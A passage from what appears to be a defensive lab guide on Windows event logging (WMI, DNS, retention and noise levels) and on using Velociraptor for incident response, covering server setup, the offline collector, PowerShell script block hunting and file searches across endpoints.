| EventID | 4728 | User added to security-enabled global group | ✅ | 🟢 Low (only on group changes) |
10. WMI EVENT LOGGING (Advanced)
LogSource: Microsoft-Windows-WMI-Activity/Operational
| Field | Value | Purpose | Enabled by Default | Noise Level |
|---|---|---|---|---|
| EventID | 5857 | WMI provider activity | ❌ (Requires GPO) | 🟡 Medium (legitimate WMI usage) |
| EventID | 5860 | Registration of temporary WMI events | ❌ (Requires GPO) | 🟢 Low (only on WMI event registration) |
| EventID | 5861 | Registration of permanent WMI events | ❌ (Requires GPO) | 🟢 Low (only on persistent WMI events) |
Configuration for WMI Logging
- Navigate to: Computer Configuration → Administrative Templates → Windows Components → WMI
- Enable "Enable Logging" for WMI-Activity
Log Retention Considerations
| Log Type | Recommended Retention | Storage Impact | Noise Level |
|---|---|---|---|
| PowerShell 4104 | 90 days minimum | High (with full Script Block Logging) | 🔴 Very High |
| Process Creation 4688 | 30 days minimum | Very High | 🔴 Extremely High |
| Sysmon Events | 30 days minimum | Extremely High | 🔴 Extremely High |
| Security Events | 180 days minimum | Medium | 🟡 Medium to High |
⚠️ Performance Warning: Enabling comprehensive logging (especially Process Creation 4688 and full PowerShell Script Block Logging) can generate 100GB+ logs daily on busy systems. Ensure adequate storage and consider log forwarding to SIEM solutions.
Noise Level Legend:
- 🟢 Low: Rare events, high signal-to-noise ratio
- 🟡 Medium: Moderate frequency, manageable with filtering
- 🔴 High/Very High: Frequent events, requires significant filtering and storage
OTHER INTERESTING EVENT LOGS
LogSource: Microsoft-Windows-DNS-Client/Operational
| Field | Value | Purpose | Enabled by Default | Noise Level |
|---|---|---|---|---|
| EventID | 3006 | DNS query initiated/called | ❌ (Requires GPO) | 🔴 Very High (every DNS query started) |
| EventID | 3008 | DNS query completed with results | ❌ (Requires GPO) | 🔴 Very High (every completed DNS query) |
| EventID | 3010 | DNS reverse lookup query (PTR records) | ❌ (Requires GPO) | 🟡 Medium (reverse DNS lookups) |
| EventID | 3018 | DNS cache lookup operations | ❌ (Requires GPO) | 🟡 Medium (DNS cache hits/misses) |
| EventID | 3020 | DNS query response | ❌ (Requires GPO) | 🟡 Medium (legitimate DNS queries) |
1. VELOCIRAPTOR
Velociraptor is already installed on your Kali host (you're welcome) - below you can find the installation instructions -
DON'Trun these again, it's only for reference.

- From your Windows machine you can connect to your Velociraptor server, using Chrome at the following address: https://kali:8889/app/index.html#/
1.1 VELOCIRAPTOR SERVER INSTALLATION (KALI)
Quickstart: https://docs.velociraptor.app/docs/deployment/quickstart/
Training: https://docs.velociraptor.app/training/
NOTE: The Velociraptor server installation below is for reference only, as
it's already installed on your Kali Linux machine.
mkdir ~/velociraptor_setup && cd ~/velociraptor_setup
wget -O velociraptor https://github.com/Velocidex/velociraptor/releases/download/v0.74/velociraptor-v0.74.1-linux-amd64
chmod +x velociraptor
./velociraptor config generate -i
./velociraptor debian server --config ./server.config.yaml
sudo dpkg -i velociraptor_server_0.74.1_amd64.deb
systemctl status velociraptor_server.service
sudo nano /etc/velociraptor/server.config.yaml
systemctl restart velociraptor_server.service
systemctl status velociraptor_server.service

Velociraptor server config : /etc/velociraptor/server.config.yaml
1.2 VELOCIRAPTOR SERVICE
NOTE: The information on the Velociraptor client below is for reference only, as
it's already installed on your Windows machine.
https://docs.velociraptor.app/docs/deployment/clients/#installing-the-client-as-a-service
When installed as a service, the Velociraptor client runs with elevated privileges. But when running it manually you may choose to run it as a normal user. The choice depends on what data sources you intend to access. For example, to access operating system protected files usually requires elevated privileges.
- This will install the binary and client configuration file in the
C:\Program Files\Velociraptor\folder, create the service, and start it.
This allows for live response and continuous monitoring of the endpoint.

-
On Windows client: check yaml config under
c:\program files\velociraptor -
Install the Velociraptor client on your Windows machine using the config file from the server
1.3 VELOCIRAPTOR OFFLINE COLLECTOR (AGENTLESS)
https://docs.velociraptor.app/docs/deployment/clients/#agentless-deployment
There has been a lot of interest in "agentless hunting" using Velociraptor, especially since many people come from backgrounds where PowerShell is used for this purpose.
There are many reasons why agentless hunting is appealing. These are the ones we hear most often:
- There are already a ton of endpoint agents and yet another one may not be welcome.
- Sometimes we need to deploy endpoint agents as part of a DFIR engagement and we may not want to permanently install yet another agent on endpoints.
In the agentless deployment scenario, we simply run the binary from a network share using Group Policy settings. The downside to this approach is that the endpoint needs to be on the domain network to receive the Group Policy update (and have the network share accessible) before it can run Velociraptor.
When we run in agentless mode, we are typically interested in collecting a bunch of artifacts via hunts and then exiting - the agent will not restart after a reboot. So this method is suitable for quick hunts on corporate (non roaming) assets.
- Velociraptor allows the user to build a specially configured binary (which is actually just a preconfigured Velociraptor binary itself) that will automatically collect the artifacts we need. Velociraptor allows us to build such a collector with the GUI using an intuitive process. https://docs.velociraptor.app/docs/offline_triage/
This collector will not require the full Velociraptor agent to be installed on the endpoint. It will run standalone, collect the specified artifacts, and then upload them back to your Velociraptor server for analysis (or a AWS S3 bucket, etc).
This is where Velociraptor gets seriously powerful for incident response:

Server.Utils.CreateMSI lets you build a standalone collector that runs without needing the full Velociraptor agent installed. Key parameters:
- CustomConfig: Supply your own client config
- AlsoBuild_x86: Build both 64-bit and 32-bit versions
Real-World Application: You can create these collectors, drop them on compromised systems, collect evidence, and analyze it all from your Velociraptor server - even on air-gapped networks.
Advanced Configuration Insights
Performance Tuning:
- Concurrency: Number of concurrent queries (be careful not to overwhelm the endpoint)
- NTFS_CACHE_TIME: How long to cache NTFS metadata (1800000 = 30 minutes)
File Collection Strategies:
- Upload_file: Toggle whether to actually upload collected files
- Calculate_Hash: Compute file hashes (crucial for malware analysis)
These aren't just configuration options - they're tactical decisions that affect your investigation's success and stealth.
1.4 ESSENTIAL VELOCIRAPTOR WORKFLOWS
Now here's where Velociraptor really shines - it's not just another forensics tool, it's your complete incident response command center. Let me walk you through the workflows that'll make you dangerous as a threat hunter.
Hunting PowerShell Activity
One of the first things you'll want to do is hunt for PowerShell activity. The screenshots show us using the Windows.EventLogs.PowershellScriptblock artifact, which is specifically designed to collect PowerShell script block logging events:

Looking at the configuration parameters in the screenshots, we can see:

Key Parameters from the Screenshots:
- EvtxGlob:
%SystemRoot%\System32\winevt\logs\Microsoft-Windows-PowerShell%4Operational.evtx- targets the PowerShell Operational log specifically - LogLevel:
All(highlighted with red arrow) - collects all PowerShell script block events regardless of log level - SearchStrings, StringWhitelist, PathWhitelist: Additional filtering options available but not configured in this example

This artifact is laser-focused on PowerShell script block logging (Event ID 4104), which captures the actual PowerShell code being executed. This is pure gold for threat hunters because script block logging records the deobfuscated PowerShell content - even if attackers try to obfuscate their commands, Windows logs the final executed script.
File Hunting at Scale
The file hunting capability is where Velociraptor really flexes its muscles. Check out this workflow:

Windows.Search.FileFinder lets you hunt for files across the entire endpoint using glob patterns. In the screenshot, we're searching for C:\THEV\**\xloader* - that double asterisk (**) is crucial because it means "search recursively through all subdirectories."

What You're Really Seeing Here:
The results show us finding files in C:\THEV\Labs\XORShellcode\XLoader\ - this is exactly the kind of pattern matching that makes Velociraptor dangerous for red teamers. It found our "xloader" files scattered across different lab directories.
Advanced File Hunting Tips:
- Use
*.exeto find all executables - Use
*loader*to find anything with "loader" in the filename (great for hunting malware) - Use time-based filters (
MoreRecentThan,ModifiedBefore) to narrow down to recent activity
Remote File Collection
Here's where things get really interesting. Velociraptor doesn't just find files - it can collect them remotely:
